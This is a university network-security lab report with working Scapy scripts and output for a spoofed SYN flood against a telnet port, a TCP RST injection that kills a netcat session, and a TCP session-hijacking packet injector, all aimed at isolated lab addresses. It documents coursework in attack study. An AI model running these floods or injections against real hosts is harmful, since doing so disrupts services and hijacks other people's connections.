CSCE4930 - Network Security

# Assignment 4


Mario Ghaly → 900202178

Freddy Amgad → 900203088

# 1. SYN Flooding Attack

## A. Task 1: Basic Attack

So in this task, we wanted to send a huge amount of SYN to the victim in order to make it unavailable to connect with the other.

1. We started crafting the code as in the picture below.

```
root@ba8d381a71f3 / [SIGINT]# cat syn2.py
#!/usr/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import time

victim_ip = "10.9.0.5"  # victim's IP
victim_port = 23        # telnet port

print(f"Launching SYN flood on {victim_ip}:{victim_port}...")

while True:
    packets = []

    for _ in range(50):  # generate 50 packets per loop
        ip_layer = IP(dst=victim_ip, src=str(IPv4Address(getrandbits(32))))
        tcp_layer = TCP(
            dport=victim_port,
            sport=getrandbits(16),
            flags="S",
            seq=getrandbits(32)
        )
        packet = ip_layer / tcp_layer
        packets.append(packet)

    send(packets, verbose=0)
    time.sleep(0.1)  # adjust for more/less aggression
```

2. After that, we ran the code and went to the victim to make sure the code is working correctly and receiving a huge amount of SYN.

```
53.99.41.188:34162       SYN_RECV
tcp        0      0 10.9.0.5:23            202.188.112.144:6396    SYN_RECV
tcp        0      0 10.9.0.5:23            138.161.53.77:45241     SYN_RECV
tcp        0      0 10.9.0.5:23            129.119.202.44:44810    SYN_RECV
tcp        0      0 10.9.0.5:23            241.58.42.41:44033      SYN_RECV
tcp        0      0 10.9.0.5:23            83.23.127.217:47305     SYN_RECV
tcp        0      0 10.9.0.5:23            55.175.217.47:11659     SYN_RECV
tcp        0      0 10.9.0.5:23            93.23.249.67:53611      SYN_RECV
tcp        0      0 10.9.0.5:23            181.184.114.80:140      SYN_RECV
tcp        0      0 10.9.0.5:23            157.131.251.150:58232   SYN_RECV
tcp        0      0 10.9.0.5:23            191.130.229.199:38166   SYN_RECV
tcp        0      0 10.9.0.5:23            178.119.136.236:22834   SYN_RECV
tcp        0      0 10.9.0.5:23            157.145.201.245:3142    SYN_RECV
tcp        0      0 10.9.0.5:23            132.57.65.8:7632        SYN_RECV
tcp        0      0 10.9.0.5:23            16.238.102.17:42026     SYN_RECV
tcp        0      0 10.9.0.5:23            149.170.76.224:16084    SYN_RECV
tcp        0      0 10.9.0.5:23            175.245.223.202:1503    SYN_RECV
tcp        0      0 10.9.0.5:23            160.9.128.90:49444      SYN_RECV
tcp        0      0 10.9.0.5:23            202.233.158.76:27244    SYN_RECV
tcp        0      0 10.9.0.5:23            180.83.227.149:58695    SYN_RECV
tcp        0      0 10.9.0.5:23            202.244.96.183:49038    SYN_RECV
tcp        0      0 10.9.0.5:23            99.103.211.92:29298     SYN_RECV
tcp        0      0 10.9.0.5:23            74.159.77.144:15124     SYN_RECV
tcp        0      0 10.9.0.5:23            161.56.119.80:41851     SYN_RECV
tcp        0      0 10.9.0.5:23            168.224.27.107:60488    SYN_RECV
tcp        0      0 10.9.0.5:23            217.150.130.29:35815    SYN_RECV
tcp        0      0 10.9.0.5:23            27.23.147.12:28525      SYN_RECV
tcp        0      0 10.9.0.5:23            213.144.224.107:5497    SYN_RECV
```

3. As Telnet is not working, we used the Netcat to connect to the victim. Usually, if Netcat is connected, it brings output like this

   **root@006086e93fb8 / [SIGINT]# netcat 10.9.0.5 23**
   **#'**

4. This means successful connection, but if there is no output, this means connection failure and a time out. This is exactly what happened after running the code. We ran the Netcat twice and didn't receive anything which confirms that the attack succeeded.


```
root@006086e93fb8 / [SIGINT]# nc 10.9.0.5 23
root@006086e93fb8 / [1]# nc 10.9.0.5 23
root@006086e93fb8 / [1]#
```

## B. Task 2: TCP Cache Issue

In this lab, we want to prove that the TCP cache helps us overcome somehow the flooding or minimizing its effect.

1. We started by connecting to the victim as we see below, the connection is successful.


2. Starting executing the attack




3. Ensuring it is working properly

```
tcp        0      0 10.9.0.5:23            41.144.82.129:21714     SYN_RECV
tcp        0      0 10.9.0.5:23            82.104.131.75:62511     SYN_RECV
tcp        0      0 10.9.0.5:23            12.213.73.40:47837      SYN_RECV
tcp        0      0 10.9.0.5:23            150.212.238.42:50358    SYN_RECV
tcp        0      0 10.9.0.5:23            209.110.170.134:15056   SYN_RECV
tcp        0      0 10.9.0.5:23            36.78.183.136:57268     SYN_RECV
tcp        0      0 10.9.0.5:23            158.80.171.237:62982    SYN_RECV
tcp        0      0 10.9.0.5:23            62.78.57.21:13537       SYN_RECV
tcp        0      0 10.9.0.5:23            10.150.55.208:13712     SYN_RECV
tcp        0      0 10.9.0.5:23            2.24.174.173:43274      SYN_RECV
tcp        0      0 10.9.0.5:23            160.132.166.229:48349   SYN_RECV
tcp        0      0 10.9.0.5:23            74.135.26.169:24063     SYN_RECV
tcp        0      0 10.9.0.5:23            163.252.91.50:32033     SYN_RECV
tcp        0      0 10.9.0.5:23            208.238.38.89:1214      SYN_RECV
tcp        0      0 10.9.0.5:23            104.59.160.88:12930     SYN_RECV
tcp        0      0 10.9.0.5:23            99.188.179.208:12931    SYN_RECV
tcp        0      0 10.9.0.5:23            143.233.41.239:22544    SYN_RECV
tcp        0      0 10.9.0.5:23            134.171.80.82:19739     SYN_RECV
tcp        0      0 10.9.0.5:23            210.195.16.204:9650     SYN_RECV
tcp        0      0 10.9.0.5:23            203.181.20.2:30553      SYN_RECV
tcp        0      0 10.9.0.5:23            11.134.187.115:55554    SYN_RECV
tcp        0      0 10.9.0.5:23            40.236.137.88:39087     SYN_RECV
tcp        0      0 10.9.0.5:23            162.244.35.134:56552    SYN_RECV
tcp        0      0 10.9.0.5:23            65.253.93.200:48016     SYN_RECV
tcp        0      0 10.9.0.5:23            166.15.16.21:48775      SYN_RECV
tcp        0      0 10.9.0.5:23            12.241.122.38:30951     SYN_RECV
tcp        0      0 10.9.0.5:23            114.194.69.139:44643    SYN_RECV
tcp        0      0 10.9.0.5:23            115.26.66.68:62079      SYN_RECV
```

4. Now, we connect twice with Netcat while the attack is working. We were able to connect normally because of the cache.

```
 _   _               ____
| | | |___  ___ _ __|___ \
| | | / __|/ _ \ '__| __) |
| |_| \__ \  __/ |   / __/
 \___/|___/\___|_|  |_____|

nleash the hacker within you! 🔥
 Drag and drop files/scripts from your machine to up
 Use Ctrl + Shift + S to switch between tabs. 🔄
 Labs have CPU/memory limits. Optimize resources and

oot@006086e93fb8 /# nc 10.9.0.5 23
#'^C
oot@006086e93fb8 / [SIGINT]# nc 10.9.0.5 23
#'^C
oot@006086e93fb8 / [SIGINT]# nc 10.9.0.5 23
#'
```

5. Flushing the cache

```
root@e93f5fa1958b /# ip tcp_metrics flush

root@e93f5fa1958b /# ip tcp_metrics flush
```

6. Stopping the attack and opening it again made sure that everything is working correctly. Then, we tried Netcat as before, but this time we were not able to connect and got a time out. This happened after flushing the cache and rerunning the flood as we see in the picture.


```
root@006086e93fb8 / [SIGINT]# nc 10.9.0.5 23
root@006086e93fb8 / [1]#
```

## C. Task 3: TCP Retransmission Issue


1. The attack code:

```
root@de98016dfc9c /# cat sin1.py
#!/usr/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import time

victim_ip = "10.9.0.5"   # victim's IP
victim_port = 23         # telnet port

print(f"Launching SYN flood on {victim_ip}:{victim_port}...")

while True:
    packets = []

    for _ in range(50):  # generate 50 packets per loop
        ip_layer = IP(dst=victim_ip, src=str(IPv4Address(getrandbits(32))))
        tcp_layer = TCP(
            dport=victim_port,
            sport=getrandbits(16),
            flags="S",
            seq=getrandbits(32)
        )
        packet = ip_layer / tcp_layer
        packets.append(packet)

    send(packets, verbose=0)
    time.sleep(0.1)  # adjust for more/less aggression
```

2. We mad 5 files of this code and ran them in parallel




3. As expected, the Netcat failed to connect due to huge parallel syn flood.




As we see, it did not connect and the timeout time decrease meaning that I got timeout very quickly

# 2. TCP RST attacks on telnet Connections

To strategize this attack, we need first to establish the telnet connection between the 2 users. In this lab, Telnet commands had a problem, so the chosen option to be used here as TCP connection is Netcat (nc). User 2 is the one listening on port 9090, and user 1 is the sender on a random port. After that, the attacker role comes to spoof the packets sent on this TCP connection and extract the IP addresses together with the port numbers and sequence number. The attacker can now do the RST attack by injecting a packet with the R flag referring to reset, indicating for the receiver to close the connection although the sender did not request connection termination.

1. User 2 is using NC to listen on port 9090 for TCP connections.

```
root@f2c31f7a61e5 / [SIGINT]# nc -lvnp 9090
Listening on 0.0.0.0 9090
```

2. User 1 uses NC to connect to User 2's machine on port 9090 and sends a message "hello".

```
root@68fbd053c852 / [SIGINT]# nc 10.9.0.7 9090
hello
```

3. User 2 receives the connection from user 1 port 55678, and outputs the message "hello".

```
root@f2c31f7a61e5 / [SIGINT]# nc -lvnp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 55678
hello
```

4. Here comes the attacker spoofing the sequence and ACK numbers using tcpdump for tcp packets.

```
root@43e078b1eb63 /# tcpdump -i any tcp and \(host 10.9.0.6 or host 10.9.0.5 \)
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
08:09:48.288397 vethfcf3f7e P   IP 10.9.0.6.55678 > 10.9.0.7.9090: Flags [P.], seq 654104972:654104976, ack 2825564447, win 502, options [nop,nop,
TS val 3777758336 ecr 277616103], length 4
08:09:48.288478 vethebb3154 Out IP 10.9.0.6.55678 > 10.9.0.7.9090: Flags [P.], seq 0:4, ack 1, win 502, options [nop,nop,TS val 3777758336 ecr 277
616103], length 4
08:09:48.288667 vethebb3154 P   IP 10.9.0.7.9090 > 10.9.0.6.55678: Flags [.], ack 4, win 510, options [nop,nop,TS val 277908882 ecr 3777758336], l
ength 0
08:09:48.288686 vethfcf3f7e Out IP 10.9.0.7.9090 > 10.9.0.6.55678: Flags [.], ack 4, win 510, options [nop,nop,TS val 277908882 ecr 3777758336], l
ength 0
```

5. From this spoofing, the next expected packet has *seq* = 654104976. The attacker now has all the variables needed to send the RST pkt to the user 2 (receiver).

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.7")            # Replace with actual IPs
tcp = TCP(sport=55678, dport=9090, flags="R", seq=654104976)   # Replace with actual ports & SEQ
pkt = ip/tcp

ls(pkt)         # Optional: Lists packet fields
send(pkt, verbose=0)
```

6. At the receiver side, the connection is terminated as shown below without any human intervention.

```
root@f2c31f7a61e5 / [1]# nc -lvnp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 58530
hello
I love you
hello
you
h
we
^C⏎
root@f2c31f7a61e5 / [SIGINT]# nc -lvnp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 55678
hello
hello
hey
you
you
⏎
root@f2c31f7a61e5 /#
```

7. On the other side, the sender connection has not been terminated as he is not the one who initiated the termination.

```
root@68fbd053c852 / [SIGINT]# nc 10.9.0.7 9090
hello
hello
hey
you
you
```


8. This is also a screenshot from the attacker side as a proof of the attack success.

```
root@43e078b1eb63 /# python3 tcp.py
version    : BitField  (4 bits)                 = 4              ('4')
ihl        : BitField  (4 bits)                 = None           ('None')
tos        : XByteField                         = 0              ('0')
len        : ShortField                         = None           ('None')
id         : ShortField                         = 1              ('1')
flags      : FlagsField                         = <Flag 0 ()>    ('<Flag 0 ()>')
frag       : BitField  (13 bits)                = 0              ('0')
ttl        : ByteField                          = 64             ('64')
proto      : ByteEnumField                      = 6              ('0')
chksum     : XShortField                        = None           ('None')
src        : SourceIPField                      = '10.9.0.6'     ('None')
dst        : DestIPField                        = '10.9.0.7'     ('None')
options    : PacketListField                    = []             ('[]')
--
sport      : ShortEnumField                     = 55678          ('20')
dport      : ShortEnumField                     = 9090           ('80')
seq        : IntField                           = 654104976      ('0')
ack        : IntField                           = 0              ('0')
dataofs    : BitField  (4 bits)                 = None           ('None')
reserved   : BitField  (3 bits)                 = 0              ('0')
flags      : FlagsField                         = <Flag 4 (R)>   ('<Flag 2 (S)>')
window     : ShortField                         = 8192           ('8192')
chksum     : XShortField                        = None           ('None')
urgptr     : ShortField                         = 0              ('0')
options    : TCPOptionsField                    = []             ("b''")
```


# 3. TCP Session Hijacking

The strategy for this attack is almost the same as the previous RST attack, with the only difference in the flags of the hijacked packet from the attacker and having a payload data. The attacker needs to spoof the ACK number to be able to hijack the session.


1. User 1 here is sending to user 2 using nc for TCP and sends some messages.




2. User 2 here is receiving on port 9090 from user 1 port 37208 and the messages are received successfully indicating successful TCP connection.



3. The attacker spoofs the TCP packets sent between the 2 users using the same command as before (tcpdump), and gets the following.





4. The attacker gets the seq = 666390893 and the ACK = 1585358804, and the packet to inject the session looks like this with the flag PA to push data and acknowledge.

```python
#!/usr/bin/env python3
from scapy.all import *

# Spoofed IP and TCP headers
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(
    sport=37208,              # Source port used by User 1
    dport=9090,               # Port User 2 is listening on
     flags="PA",                 # PSH and ACK flags to push data and
acknowledge
    seq=666390893,            # Sequence number from User 1
     ack=1585358804,            # Acknowledgment number seen from User
2
)

# Data to inject
data = "This is totally safe don't worry :)"

# Combine layers
pkt = ip / tcp / data
```


```
# Send the packet
send(pkt, verbose=0)
```

5. The result is that user 2 receives and sees the hijacked data, but user 1 did not send this and can not see it.

   User 2 terminal




   User 1 terminal




   This together, indicates that the attack was successful.